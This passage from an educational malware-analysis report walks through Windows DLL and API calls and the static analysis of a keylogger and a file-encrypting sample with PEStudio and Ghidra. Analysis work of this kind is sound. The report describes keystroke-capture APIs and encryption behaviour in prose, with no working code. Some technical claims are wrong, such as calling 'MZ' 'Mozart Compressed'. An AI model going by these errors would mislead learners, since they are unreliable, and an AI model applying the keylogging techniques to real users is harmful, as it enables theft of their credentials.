- The aim of the providing the repository is to simplify the struggles faced by amateur learners who wish to start off with malware analysis. Misuse of those malware samples can have strict legal consequences. Ensure that these samples are only used for analysis and not for nefarious purposes.

11. MILESTONE 1 – DLL API CALLS

11.1. Understanding DLL and API Calls

In the Windows operating system, a DLL (Dynamic Link Library) is a particular kind of file that contains executable code, information, and resources that may be utilised concurrently by several programs. DLLs give programs a method to share resources and code, which can lower the amount of memory required to execute several programs at once.

When a DLL is required by a program, it is loaded into memory during runtime. The operating system loads a DLL and maps its resources, code, and data into the program's address space so that the program may utilise them. Until it is explicitly unloaded or until the program terminates, the DLL stays loaded in memory.

DLLs offer a means to increase a program's functionality without having to change the program itself, in addition to offering a mechanism to share code and resources. Developers can construct plug-ins or add-ons that can be loaded and utilised by a program as required by generating a DLL that offers extra functionality. This may make it simpler to include additional functions into a system.
Numerous DLLs are included with the Windows operating system and provide a variety of system-level functionality, including handling input/output operations, displaying graphical user interface elements, and offering network services.

Some of the important DLLs are as shown below and their short description is given below:
(For more information, go through the cheat sheet provided on DLLs and API calls)
DLLs are mostly harmless, but they may be abused by malicious attackers to run malware, steal data, and take over a machine. Here are some instances of maliciously utilised Windows DLLs:

a. **Kernel32.dll** :- This essential DLL for the Windows operating system, Kernel32.dll, performs memory management, file input/output, and system messaging-related tasks. This DLL can be used by malicious actors to run code, make, and modify files, and inject code into other processes.
b. **User32.dll** :- This DLL offers features for working with user interface components including windows, buttons, and dialogue boxes. This DLL can be used by attackers to interact with user interface components and carry out activities on the user's behalf, such pressing buttons or inputting data.

c. **Mscvrt.dll** :- The Microsoft C Visual Runtime Library, often known as Mscvrt.dll, is a DLL that offers a number of frequently used functions for C and C++ programs. Mscvrt.dll is typically secure and required for many programs to run properly, but it may potentially be deliberately exploited by attackers to run code, mess with memory, and steal data.
   Different ways in which the attackers exploit Mscvrt.dll are:
   - The Mscvrt.dll library has functions like **strcpy** and **strcat** that can be exploited using buffer overflow. Attackers can use these flaws to run malware that has been injected into the memory of a program, potentially giving them control over the system.
   - Mscvrt.dll also includes **free** and **malloc**, two operations used for dynamic memory allocation. Attackers can modify the heap and possibly run code or steal data by using these functions.

And other examples of DLLs are: msvcr71.dll, ws2_32.dll, wininet.dll, urlmon.dll, ole32.dll, comctl32.dll, and winhttp.dll and many more.

A program or other DLL can access a DLL's capabilities by using a set of functions and data structures known as a DLL API (Application Programming Interface). The functions and data structures that are available as well as how to call them are all specified by a DLL API. Regardless of the programming language or environment used to construct the program, DLL APIs offer a standardised manner for programs to access the functionality offered by a DLL.

Developers may create software that uses DLL capabilities without needing to be familiar with the specifics of how a DLL operates internally thanks to DLL APIs. DLL APIs also make it possible for various programs and operating systems to communicate with one another.
Some of the common API calls we see when analysing any executable is:

- **LoadLibrary** with **GetProcAddress** - These API calls are used to load and access functions from external DLLs.
- **CreateFile**, **ReadFile**, **WriteFile**, and **CloseHandle** - These API calls are used for file input/output operations, such as reading and writing files.
- **RegOpenKeyEx**, **RegSetValueEx**, **RegQueryValueEx**, and **RegCloseKey** - These API calls are used for registry access, such as reading and writing registry keys and values.

It is important to be familiar with such API calls in order to identify and understand the behaviour and functionality of an executable.

10.1.1. Starting the Analysis:

To have more understanding on this matter and do live analysis on this matter, we have analysed a simple keylogger program using basic analysis techniques like analysing binary code through Hex Editors like WinHex software and analysing strings through various tools and utility.

A Keylogger is a software that records and stores user input from a keyboard, usually to monitor user activity on a computer and identify confidential data such as passwords and credit card numbers. Keylogger is a popular beginner project for logging data and understanding API calls in Windows. To analyse and understand more about the Keylogger program, which was flagged as malicious and malicioz-meter showed around 3% unsafe, we analyse the sample using different decompiler and debugger tools.

A Decompiler is a piece of software used to disassemble compiled code. An executable file or library that has been built can be taken by a decompiler and transformed back into source code. Although the generated source code frequently differs from the original code, it can serve as a useful starting point for additional investigation or alterations.

Decompilers can be employed for several tasks, such as the analysis of malware, the recovery of lost source code, and program comprehension. Decompilation, however, is not always simple since the generated code can have been enhanced or obfuscated to make reverse engineering more challenging.

Software developers and analysts use debuggers to test, debug, and analyse programs. A debugger enables the user to study the program's current state, change variables and memory contents, and halt the execution of a program at any time. Debuggers are frequently employed to locate and remedy software flaws, such as crashes, memory leaks, and anomalous behaviour.

10.1.2. Hex Editor:

Hex editor is the most used tool for human binary reconnaissance, allowing format exploration and file rebuilding. Whatever code we write, we need to compile it into machine code before the machine can understand it. Executables on Windows use the file format Portable Executable (PE), which is portable and can be run on any other system that supports the file format without worrying about the underlying operating system or hardware.

Every file has a file header that uniquely identifies the corresponding file type, and for a portable executable, the file header is the first 20 bytes which are as follows:

0x 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00.

To Analyse any executable, as mentioned before, we see the header and footer section for standard file signatures to identify what type of file it is and get more possible information on the same. If we look at the keylogger executable we are analysing in any hex editor, we see:




Fig 4: Typical PE Header

Here, looking at the first 16 bytes – 4D 5A (0x4D5A). 0x4D5A in hexadecimal exclusively denotes an 'MZ' (Mozart Compressed) file (first 2 characters in the right "ASCII" value pane). MZ extension files are older versions of PE extended files. These types of files typically have ".exe" or ".dll" file extensions. This proves that the program's intended for the Windows Executions.

The various sections used by any executable are:

- **.text** - This section contains the executable code of the program, i.e., the instructions that the CPU executes. It typically includes functions, procedures, and other code that implements the program's logic.
- **.data** - This section contains global and static variables that are initialized at runtime. These variables typically hold data that is used by the program during execution.
- **.rdata** - This section contains read-only data, such as strings and constants, that are used by the program. This data cannot be modified during runtime.
- **.idata** - This section contains import address tables, which are used to import functions and data from other libraries and DLLs.

- **.bss** - This section contains uninitialized global and static variables, i.e., variables that are not initialized at runtime. The size of this section is determined by the size of the uninitialized data.

And other information we can gather are; about the sections used by the executable, compiler used, real file size, etc. Here, if we look at our Keylogger, we see some sections being used such as;




Fig 5: Different sections of PE

Here, we see different sections that has been used by the executable and the compiler used on the top-right which says MinGW in the file path, which shows that there may be usage of C compiler.

Some real world and sophisticated malwares tend to hide these kind of information and may change these things to make the malware analyst fall in the rabbit hole making the malware analyst to double-check every information he/she gets.

For Further Analysis, there may be some things like executable sections being used and seen during analysis again which may prove the initial reconnaissance correct or wrong by comparing the information we get through analysis.

10.1.3. Strings utility and PEStudio:

The command-line program "Strings" is accessible on a variety of operating systems, including Windows, Linux, and macOS. In a binary file or any program, such as a compiled executable or shared library, it can be used to extract and display ‘every’ printable ASCII and Unicode string.

Enter the command as follows: If you wish to analyse a binary file or program, replace <filename> with its name. “strings <filename>” on the terminal or command prompt. (Here, ‘strings -a’ for ‘all strings’)




Fig 6: Strings usage




Fig 7: API calls seen during analysis using strings

Fig 8: More API Functions imported

Malicious strings can be discovered in many locations in a binary file or program and can take on a wide variety of forms. The utility gives all the strings openly accessible through the executable or any target file to be analysed. It takes a lot of time, skill, and knowledge to look through and analyse the malicious string and its behaviour as the result may give thousands and maybe millions of strings.

It is crucial to consider the context in which possibly harmful strings appear and to employ additional tools and approaches to validate their importance while examining them. It is also crucial to take a balanced approach when examining potential Indicator of Compromises (IOCs) because not all strings identified in a binary file or program are unquestionably malicious.

We have used PEStudio for further analysis, PEStudio is an excellent PE analysis tool for performing initial malware assessment of a suspect binary, and is designed to retrieve various pieces of useful information from a PE executable.




Fig 9: Image showing PEStudio flagging certain DLL API calls

PEStudio helps us ease this difficulty. It lists down all the strings in an order and highlights those specific strings that it believes is dangerous or malicious. PEStudio uses its database to check if a certain string falls into one of these categories-

a. Malware specific family strings
b. Suspicious or obfuscated strings (strings that are heavily encrypted)
c. Exploit strings
d. Command and Control(C2) strings

PEStudio uses heuristics, signatures, context, and behaviour details to identify if a certain API is being used maliciously. To verify the same, we can try and understand the working of a certain API flagged in red above.

Since the application is local to the system, no command-and-control strings are used. This shows that the strings that have been detected are either part of the malware family or are exploit strings. Since the keylogger uses common API calls to carry out malicious deeds, it is reasonable to assume that most of the strings on the list are exploit strings.

As you can see, some of the API calls we see and are flagged, when analysing the keylogger software are:

- **GetAsyncKeyState** - This API call may be used to find out the status of a particular key at a certain moment. Keyloggers may utilise this function to record keystrokes by capturing the status of a key when it is pushed or released.
- **GetKeyboardLayout** - The current keyboard layout may be obtained using the API method GetKeyboardLayout. This function can be used by keyloggers to identify the keyboard layout being used, which is crucial for accurately deciphering keystrokes that may differ between layouts.

For more information, please go through the cheat sheet provided

The context in which those APIs are invoked makes a distinction between legitimate use and harmful use. It qualifies as normal behaviour if the **CreateNewFile** API is being used, for example, by the MSWORD application to store the contents of the file documented.

Like this, it qualifies as harmful usage or behaviour if the same API is being used to store a user's key logs so they may be extradited to a Command Control centre against the user's will.

This shows that, by default, without looking at the context in which an API is used or utilised, we cannot categorise it as harmful. In theory, static analysis and dynamic analysis are required for this. If blocking APIs might accomplish the goal, then an examination of ode was never needed. In order to understand if an executable is behaving maliciously, we must see if the APIs are being exploited for purposes other than normal behaviour.

10.1.4. Further Analysis using Ghidra

We have used Ghidra for the static analysis using the debugger and decompiler tools available. Ghidra has a feature of Function Graphs to understand more about the flow of the functions.

Ghidra's function graphs are graphical depictions of a function's control flow. They demonstrate the various routes one can take inside a function, such as branches, loops, and function calls.

The function graph makes it simpler to comprehend and study the code of a function by giving a high-level picture of how it operates. Additionally, it enables users to see how data flows through the function, which is helpful for debugging or reverse engineering code.

Deduction helps us comprehend the overall flow of API calls, as seen in the DLL API flowchart above. In practise, we may frequently encounter an absurdly large number of API calls, each meant to perform a particular activity. If we cannot figure out when these APIs are invoked, we will not be able to deduce the flowchart for the API call flow.

Ghidra has been used extensively in the next sections and more information on the same will be provided.

DLL API workflow of a keylogger drawn through further analysis using static and dynamic analysis:




Fig 10: API Work Flow of Keylogger program

And this is how the given Keylogger program works. And through this the knowledge and skill of initial workflow for malware analysis is acquired.

12. MILESTONE 2 - ENCRYPTION MALWARE

As part of our second milestone, we take a look at 'encryption malware'. Having understood basic DLL APIs from the previous milestone, we step up our game. This also acts as a stepping stone to understanding real world Ransomware behaviour.

The executable for this task encrypts a certain custom target directory (its files and sub-directories) using a certain encryption algorithm. As such, the site of encryption of the encryption algorithm was not known to the us beforehand.

Thus, there are four main aspects of an encryption malware which we try to analyse:

1. The **encryption site** or target
2. The **artifacts** that are encrypted
3. The **encryption key** used
4. The **encryption algorithm** employed for encryption

Yet again, we follow the same protocol while analysing the malware for this milestone, however, as part of the report, we will be focussing more on the **static analysis procedures**, mainly using the **Ghidra** tool. During the actual analysis however, tools like PEStudio, ProcMon, WinHex were used among others.

Firstly, we will introduce the Ghidra tool and its basic features to the users followed by our static analysis and findings. Towards the end, we will also verify our analysis findings by actually executing the malware.

Before we dive in, the source code for the executable used in the analysis can be found in our GitHub Repository under WEEK-2

12.1 GHIDRA – AN INTRODUCTION

Ghidra can be an overwhelming tool to start off with. Here is a basic layout of the tool




Fig 11: Ghidra Layout

1. **Analysis Window/ Disassembled View:** In Ghidra's Analysis View, which displays the disassembled code of a program, each instruction is displayed on a single line with its operands, mnemonic, and comments. It serves as the main view for debugging programs
2. **Decompiled Output:** Similar to the original source code, the decompiled version of the program is shown in the Decompiled View. It is frequently used in conjunction with the Analysis View and aids in understanding the logic of the program. **Decompilation, however, is not always accurate and can result in incorrect or incomplete code.**
3. **References Section:** The References tab of Ghidra shows program references to the chosen symbol or instruction along with the reference type, address type, and name of the referenced symbol or instruction. Understanding the connections and interactions between program elements is helpful, particularly when working with complicated or new code.

4. **DOS Header:** The DOS header portion of a binary file in Ghidra contains information about the file's structure, format, signature, and size. Additionally, it has executable code that gets run when the file is opened. The structure of the binary file can be better understood by understanding the DOS header, which also provides information that is helpful for program analysis and reverse engineering.
5. **Sections:**
    a. **Symbol Tree:** Ghidra's Symbol Tree shows the program's symbols, such as variables, labels, and functions, in a hierarchical structure. It offers additional information, like the symbol's address, size, and data type, and is a helpful tool for comprehending the program's structure and logic.
    b. **Program Tree:** This section is mainly used to have an overview of the different memory/stack sections of the file being analysed. Sections like text, bss, rdata, etc can be found here

Function Call Graphs:




Fig 12: Function Call Graph

A single function's control flow and structural components are shown in graphs, enabling a more in-depth analysis of the function's reasoning and behaviour. This tool is very helpful for spotting potential problems like loops or conditionals that could result in security flaws. You may better grasp how the function works and how it interacts with other programme elements by examining the graph.

Function Call Trees:




Fig 13:.1 Function Call Trees Incoming Calls (L) and Outgoing Calls (R)

A function's caller functions and the function calls that the function made are represented graphically in function call trees. Users may see how the program's features interact and find any potential weaknesses. For instance, by tracking the input flow through function calls when reviewing user input, the Function Call Tree might assist in identifying routines that can be vulnerable to buffer overflows or other attacks.

Entry Label




Fig 14: Entry Label

Entry Label: The entry label, also known as the entry point, in Ghidra is a symbol that denotes the beginning of the program's execution. Ghidra generates this label automatically, and it is normally seen near the start of the program's code, unless misidentified by Ghidra. It is crucial for comprehending the program's structure and execution flow.

12.2 STATIC ANALYSIS

We were aware that the executable was designed to encrypt something. The Encryption algorithm, target and algorithm was still unclear to us. To understand these, we decided to statically analyse the code first. We cannot go about executing the code (Dynamic Analysis) from the get-go as we do not know it's consequences. We must first understand the source code and the control flow of the executable through static analysis.

We are now aware that the starting point/entry point to the executable is present in the entry label in the Label's section of the Symbol Tree. What caught our attention was the **"ls_dir"** function, a new function worth exploring. When we scrolled to that function in the code section, we saw the string "C:\\infected" being passed as an argument (Fig 16)




Fig 15: Outgoing Calls

Fig 16: Decompiled Code

The attacker has not hidden what we suspect is the target location encryption, however until we have fully examined the function itself, we cannot assure that this is indeed the intended location.

NOTE: At certain points in the decompiled code, we have taken the liberty of refactor certain variable names automatically named by Ghidra to make it easier for us to understand and decode.

On entering the **ls_dir** function, we see some initial variables declared. They all hold certain hex values. They could possibly be some address locations or data that may not be of import. So, we scroll down and look at the main function body.




Fig 17: ls_dir Function

The function body highlighted above shows that **_mingw_opendir** function is called over param1 which is the argument passed to the ls_dir function. The **opendir** command returns a handle to the directory stream. Subsequently, the __mingw_readdir function reads the directory entries in the provided directory stream, each time they are called.

This clearly means that the directory path provided as an argument is passed to the _mingw_opendir function call, which generates a handle to the directory stream, and subsequently when the **__mingw_readdir** function is called, the handle to that directory is obtained. This task is carried out only once, not in a loop - there is only one directory that is being read (possibly for encryption).

We identify something interesting. There is an **_strcmp()** function called to compare what we possibly think is an extension (for the folder) with **".enc".** Subsequently, if this comparison is not true, there are further instructions written. The instructions subsequently ahead pertain to the contents of the directory. This means that this function is being called to check if the directory is already encrypted or not (it is most likely that the given executable encrypts all files and changes their file extension to ".enc").

